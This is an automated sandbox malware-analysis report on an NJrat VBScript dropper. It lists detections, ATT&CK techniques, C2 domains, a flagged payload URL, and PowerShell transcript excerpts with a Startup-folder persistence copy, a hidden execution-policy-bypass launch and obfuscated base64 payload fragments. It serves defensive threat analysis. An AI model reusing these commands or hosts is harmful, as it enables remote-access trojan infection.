Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 1 Virtualization/Sandbox Evasion	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 1 2 Process Injection	Proc Filesystem	1 1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 System Network Configuration Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NJratccccassssG2.00.vbs	29%	Virustotal		Browse
NJratccccassssG2.00.vbs	15%	Metadefender		Browse
NJratccccassssG2.00.vbs	26%	ReversingLabs	Script-WScript.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
22.0.RegSvcs.exe.400000.1.unpack	100%	Avira	TR/Dropper.Gen7		Download File
22.0.RegSvcs.exe.400000.3.unpack	100%	Avira	TR/Dropper.Gen7		Download File
22.0.RegSvcs.exe.400000.2.unpack	100%	Avira	TR/Dropper.Gen7		Download File
22.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen7		Download File

Source	Detection	Scanner	Label	Link	Download
22.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen 7		Download File
22.0.RegSvcs.exe.400000.4.unpack	100%	Avira	TR/Dropper.Gen 7		Download File

Domains

Source	Detection	Scanner	Label	Link
venomsi.mypsx.net	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
venomsi.mypsx.net	11%	Virustotal		Browse
venomsi.mypsx.net	0%	Avira URL Cloud	safe	
http://198.50.177.251	1%	Virustotal		Browse
http://198.50.177.251	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://njratcasanew.ueuo.comx	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://198.50.177.251/rump/4.txt	100%	Avira URL Cloud	malware	
http://198.50.177.251x	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
njratcasanew.ueuo.com	162.253.155.226	true	false		high
venomsi.mypsx.net	201.121.59.253	true	true	• 11%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
venomsi.mypsx.net	true	• 11%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://njratcasanew.ueuo.com/NJratNEW%20casa/base%2064%20NJratNEWcasa.txt	false		high
http://198.50.177.251/rump/4.txt	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000018.00000002.401168127.00000197585F3000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000018.00000002.401637730.0000019758729000.00000004.00000800.00020000.00000000.sdmp	false		high
http://njratcasanew.ueuo.com	powershell.exe, 00000010.00000002.354814544.000002164DEBF000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000010.00000002.354785224.000002164DE7B000.00000004.00000800.00020000.00000000.sdmp	false		high
http://198.50.177.251	powershell.exe, 00000010.00000002.354766020.000002164DE68000.00000004.00000800.00020000.00000000.sdmp	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000018.00000002.393562518.00000197488F5000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000018.00000002.393562518.00000197488F5000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://contoso.com/	powershell.exe, 00000018.00000002.401637730.0000019758729000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000018.00000002.401168127.00000197585F3000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000018.00000002.401637730.0000019758729000.00000004.00000800.00020000.00000000.sdmp	false		high
http://njratcasanew.ueuo.comx	powershell.exe, 00000010.00000002.354785224.000002164DE7B000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/License	powershell.exe, 00000018.00000002.401637730.0000019758729000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000018.00000002.401637730.0000019758729000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://198.50.177.251x	powershell.exe, 00000010.00000002.354777323.000002164DE74000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000000C.00000002.313842082.000001A31D141000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000D.00000002.361050610.0000021C28191000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000010.00000002.353960268.000002164D941000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000018.00000002.387789154.0000019748581000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000018.00000002.393562518.00000197488F5000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.50.177.251	unknown	Canada		16276	OVHFR	false
201.121.59.253	venomsi.mypsx.net	Mexico		8151	UninetSAdeCVMX	true
162.253.155.226	njratcasanew.ueuo.com	United States		62838	REPRISE-HOSTINGUS	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	575468
Start date:	21.02.2022
Start time:	06:48:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NJratccccassssG2.00.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	39
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winVBS@26/15@10/5
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.4.86
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, fs.microsoft.com, ctldl.windowsupdate.com, e17 23.g.akamaiedge.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
06:49:24	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs
06:49:40	API Interceptor	38x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.34726597513537405
Encrypted:	false
SSDEEP:	3:Nlll:Nll
MD5:	446DD1CF97EABA21CF14D03AEBC79F27
SHA1:	36E4CC7367E0C7B40F4A8ACE272941EA46373799
SHA-256:	A7DE5177C68A64BD48B36D49E2853799F4EBCFA8E4761F7CC472F333DC5F65CF
SHA-512:	A6D754709F30B122112AE30E5AB22486393C5021D33DA4D1304C061863D2E1E79E8AEB029CAE61261BB77D0E7BECD53A7B0106D6EA4368B4C302464E3D941CF7
Malicious:	false
Preview:	@...e.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_czz05exg.e0h.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jv2klgm1.r0q.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lpv40imj.k0g.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_phjaxqgs.pd0.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tq5avew2.ytq.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0

Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_v0iy51oe.tqh.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vfpndanb.rnb.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wdyg2daj.ovs.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Little-endian UTF-16 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	115366
Entropy (8bit):	3.472337682596374
Encrypted:	false
SSDEEP:	384:5iMCCfz7IvJQ3FQ1/LMVeUOaPNoRq09dbelfkzgFSoaGBUgU01P:5ndXQ6Veh8kdbelfk0H7UgUE
MD5:	4833452ECE935EA45C3B0912DB2FC0BD
SHA1:	111BA6889BE1031376E62B1E87DD83041ACE2352
SHA-256:	965B43F6E33C4B12172F54BD6361F892A3C7F8AA6D75AC3A8665B090FF9D819F
SHA-512:	CCFBCF3730DC1E7204D8D92FC573E56B4F1EE7A7453BA07771701A84151085A8E2DC332477805631A735229A9D36AAD9C5FE28FE14D91FCAF208F7F669241D9
Malicious:	**true**
Preview:	..:. :.:.:.:.:.:.:.:.:.:.:.:.:.:.....:. :......:. :......:.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs:Zone.Identifier

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64 E
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20220221\PowerShell_transcript.347688.9YlVr0_k.20220221064925.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	102854
Entropy (8bit):	3.973100578927352
Encrypted:	false
SSDEEP:	384:XPAD0T9ycxu3wqPzJBFyJEieId+hXHbPAD0T9ycxu3wqPzJBFyJEieId+hXHf:00F1qPzdID+I0F1qPzdID+f
MD5:	00BCA5EA9ECE68913DC9B5823258197E
SHA1:	1B1FE5B3C4104D5838AD7614BFFF5104394F0799
SHA-256:	4BBDCE8DAA075D50869F34D6C07E724AE532DFC048C8C77456B63532DDB4C884
SHA-512:	520B2BA07EFC4B93ECF6466681C7C9BF84022880717EBC2F263254EB39A9922AD36AA3D17D160BAE5D6B97D6E496838C1CF43D2CCBA5FEAA2726762201ECEA 3A
Malicious:	false
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20220221064926..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 347688 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -command $Codigo = 'J.BM.Eg.ZwBL.C..PQ.g.Cc.JQBN.Ek.UwBx.Eg.RwBL.Fo.TQBB.CU.Jw.7.Fs.QgB5.HQ.ZQBb.F0.XQ.g.CQ.ZgB1.FU.Tg.g.D0.I.Bb.FM.eQBz.HQ.ZQBt.C4.QwBv.G4.d gBl.HI.d.Bd.Do.OgBG.HI.bwBt.EI.YQBz.GU.Ng.0.FM.d.By.Gk.bgBn.Cg.I..k.Ew.S.Bn.Es.LgBy.GU.c.Bs.GE.YwBl.Cg.JwDmEEIgrC.n.Cw.JwBB.Cc.KQ.g.Ck.OwBb. FM.eQBz.HQ.ZQBt.C4.QQBw.H..R.Bv.G0.YQBp.G4.XQ.6.Do.QwB1.HI.cgBl.G4.d.BE.G8.bQBh.Gk.bg.u.Ew.bwBh.GQ.K..k.GY.dQBV.E4.KQ.u.Ec.ZQB0.FQ.eQBw.GU.K

C:\Users\user\Documents\20220221\PowerShell_transcript.347688.IrFEJQAh.20220221064918.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1239
Entropy (8bit):	5.3131378372919205
Encrypted:	false
SSDEEP:	24:BxSA/xvBn8x2DOXWuVM7WGHjeTKKjX4CIym1ZJX1uVMhmnxSAZF:BZ5vh8oOGu9GqDYB1ZHusoZZF

MD5:	ABBA2F79C143435FFEFC40564E7EB2B9
SHA1:	E364108027FD5233D717DF9D8BC519DC9AA27396
SHA-256:	6F71874A81BD5A9FD90B59F1F8B6E7914B83DE25F2971376C03AE47B10A3012C
SHA-512:	3A9E0AF15DC4F9616913EEF11C9C151C5D9EF8885C6DA1DFF83C41B99C975D5FA2323C96DAAEBFD16A7B6452B82EBCFD165D9691E375B183C428D095E201A 93
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220221064918..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 347688 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -command [System.IO.File]::Copy('C:\Users\user\Desktop\NJratccccassssG2.00 .vbs','C:\Users\' + [Environment]::UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs')..Process ID: 6844..PSVersion: 5.1.17134 .1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220221064918..********** ****..PS>[System.IO.File]::Copy('C:\Users\user\Desktop\NJratccccassssG2.00.vbs','C:\Users\' + [Environment]::UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Pro

C:\Users\user\Documents\20220221\PowerShell_transcript.347688.ynx6k2_L.20220221064946.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3827
Entropy (8bit):	5.458157209925927
Encrypted:	false
SSDEEP:	96:BZ0h8NJXUqDo1ZHX/ZFh8NJXUqDo1ZoWYWIyWIyyIDZk:Y
MD5:	20BEAD40DD159B19D6595BBC7B424920
SHA1:	CFE0D8629C119206DEC401FF03013D0DD2E33CE8
SHA-256:	79372640C7984FB493A95757D61424309807723B064FDC30C9873E7C4387A304
SHA-512:	DAC315F3D2C63D0C24B00DF2E1DAB3DB4D045117F2767EE640B086084B8D4F729411F779F915DCD25D5020612F39C65F1CF9E8518C007FB21D21424E2692DAD
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220221064946..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 347688 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -command [System.IO.File]::Copy('C:\Users\user\AppData\Roaming\Microsoft\W indows\Start Menu\Programs\Startup\ VFM.vbs','C:\Users\' + [Environment]::UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs')..Process ID: 5184..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1. .CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..********** ***..Command start time: 20220221064946..**********..PS>[System.IO.File]::Copy('C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\ Startup\ VFM.vbs','C:\Users\'

C:\Users\user\Documents\20220221\PowerShell_transcript.347688.yrGPxWUi.20220221064928.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	100362
Entropy (8bit):	3.8936693013819847
Encrypted:	false
SSDEEP:	384:9ycxu3wqPzJBFyJEieId+hXHInvaycxu3wqPzJBFyJEieId+hXHInvm:51qPzdID+6vO1qPzdID+6vm
MD5:	7FAB3ADED159CB4616DE5388430B373D
SHA1:	7083071532BAE040022592F43C86F1CFB2497FA3
SHA-256:	63BD0983915D3A21FBD9CFABD17B6E445218C6997E9EDA4C451FDB1430AB6187
SHA-512:	DBC4000730CEEDC7430039A5E762AE879EA2A223AE1A62859F40B5937862FC0CF8F249F81200FEA58CB0AE1E1044E9BF71976DB687C539DE5E14F8899C3D539 2
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220221064929..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 347688 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -Execut ionPolicy Bypss -NoProfile -Command $LHgK = 'TVqQ.....M.....E.....//8.....Lg.....Q..... .....

Static File Info

General

File type:	Little-endian UTF-16 Unicode text, with very long lines, with CRLF line terminators
Entropy (8bit):	3.472337682596374
TrID:	• Text - UTF-16 (LE) encoded (2002/1) 64.44% • MP3 audio (1001/1) 32.22% • Lumena CEL bitmap (63/63) 2.03% • Corel Photo Paint (41/41) 1.32%

File name:	NJratccccassssG2.00.vbs
File size:	115366
MD5:	4833452ece935ea45c3b0912db2fc0bd
SHA1:	111ba6889be1031376e62b1e87dd83041ace2352
SHA256:	965b43f6e33c4b12172f54bd6361f892a3c7f8aa6d75ac3a8665b090ff9d819f
SHA512:	ccfbcf3730dc1e7204d8d92fc573e56b4f1ee7a7453ba07771701a84151085a8e2dc332477805631a735229a9d36aad9c5fe28fe14d91fcaf208f7f669241d9e
SSDEEP:	384:5iMCCfz7IvJQ3FQ1/LMVeUOaPNoRq09dbelfkzgFSoaGBUgU01P:5ndXQ6Veh8kdbelfk0H7UgUE
File Content Preview:	.....

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/21/22-06:49:48.193334	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59026	8.8.8.8	192.168.2.3
02/21/22-06:50:11.504518	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	58361	8.8.8.8	192.168.2.3
02/21/22-06:50:57.849870	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	57106	8.8.8.8	192.168.2.3
